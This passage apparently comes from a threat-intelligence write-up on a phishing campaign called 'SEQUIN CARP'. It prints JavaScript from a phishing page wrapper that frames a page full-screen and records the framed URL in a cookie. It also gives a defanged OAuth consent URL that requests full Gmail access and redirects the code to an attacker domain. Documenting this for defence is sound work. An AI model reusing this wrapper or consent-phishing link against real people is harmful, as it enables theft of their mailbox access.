  document.cookie = cookieUrlName + "=;" + cookiePath + "=0";
  location.reload();
}

function monitorIframe() {
  if (!iframe.contentDocument) {
    failures++;
    return;
  }

  const currentHref = iframe.contentDocument.location.href;

  // If the iframe is blank, clear cookie and reload.
  if (currentHref === "" || currentHref === "about:blank") {
```

```
    document.cookie = cookieUrlName + "=;" + cookiePath + "=0";
    location.reload();
    return;
   }

   // If iframe URL changed, store it in a cookie (base64 encoded).
   if (currentHref !== lastHref) {
    lastHref = currentHref;
    document.cookie = cookieUrlName + "=" + btoa(currentHref) + cookieAttrs;
   }

   // Too many failures => stop polling and force reload path.
   if (failures > 6) {
    clearInterval(intervalId);
    triggerReload();
   }
  }

  iframe.style.cssText =
   "position:fixed;margin:0px;border:0;width:100%;height:100%;";

  iframe.addEventListener("load", function () {
   document.title = iframe.contentDocument.title;
   lastHref = iframe.contentDocument.location.href;
   intervalId = setInterval(monitorIframe, 500);
  });

  iframe.src = iframePath;
  body.appendChild(iframe);
})();
```

SEQUIN CARP Full URL

```
hxxps://accounts.google[.]com:443/v3/signin/identifier?opparams=%253F&dsh=S372880784%3A1750429407751149&access_type=offline&client_id=578104943897-pnivs0ucof99fnr6l8kfrc2tenmr3nep.apps.googleusercontent.com&include_granted_scopes=true&o2v=1&redirect_uri=https%3A%2F%2Fa.web.oauth2-signal.com%2Fgm-oauth2-callback&response_type=code&scope=https%3A%2F%2Fmail.google.com%2F&service=lso&state=AmOQey2NXs3c0d9Jt7ghl488YvT5zg&flowName=GeneralOAuthFlow&continue=https%3A%2F%2Faccounts.google.com%2Fsignin%2Foauth%2Fconsent%3Fauthuser%3Dunknown%26part%3DAJi8hAMM-FE3ZXSMZ0YeEEqf0zl9ux9u7Zl62rmUlY9s19fujOVrxuOUfAHweowmARlLHvyThzDoh56ccShCvCsN6yAO1PKqFnzi02mH8Ox8nMQ7GYMLSkTvJ5UWm-jSa6kzbWecNjvNtaOawP26_MvwhhRe7yrf79tgSl11jKstkPAhxT477Bzd3iGS-2m1F4gdkkGU4pcdA
```

NJy2FJfkS5Q_WXmgCHkgaCzE-QLSgFrDOIkdv0JhWYsrMYYKIeTwN9WPQ6oZi3XBitiw8X77A1sF_a6gHGfD_X5t75zJjQzz4ezIH1-MMccbmbxL1qiukrA982wb8DGIv7s6yzXaUCDwJ5-9B-RdBWIXQwXOQv-4tnUBp8CuwZSwuL5LuNC7m-SHwxNM3YXaqNDD6i1qbASQJvafDWc2qZDtF3iaIrKkNmps1Fh3c4fQaQiavtPjBR2t6ImHmUxOvFsMKAwZApX1pcovHIF3w%26flowName%3DGeneralOAuthFlow%26as%3DS372880784%253A1750429407751149%26client_id%3D578104943897-pnivs0ucof99fnr6l8kfrc2tenmr3nep.apps.googleusercontent.com%23&app_domain=https%3A%2F%2Fa.web.oauth2-signal.com&rart=ANgoxceyESNTPQpWLkcEqZitwILgHf4jXvNYQLjTVDlN3mGdLSpqgZymHLY3N6_GKd1g5s6eDn30nXuNJ0xNzUWiLhtcAtz9G47NmnoGQ7qx5fBRY4N0zL4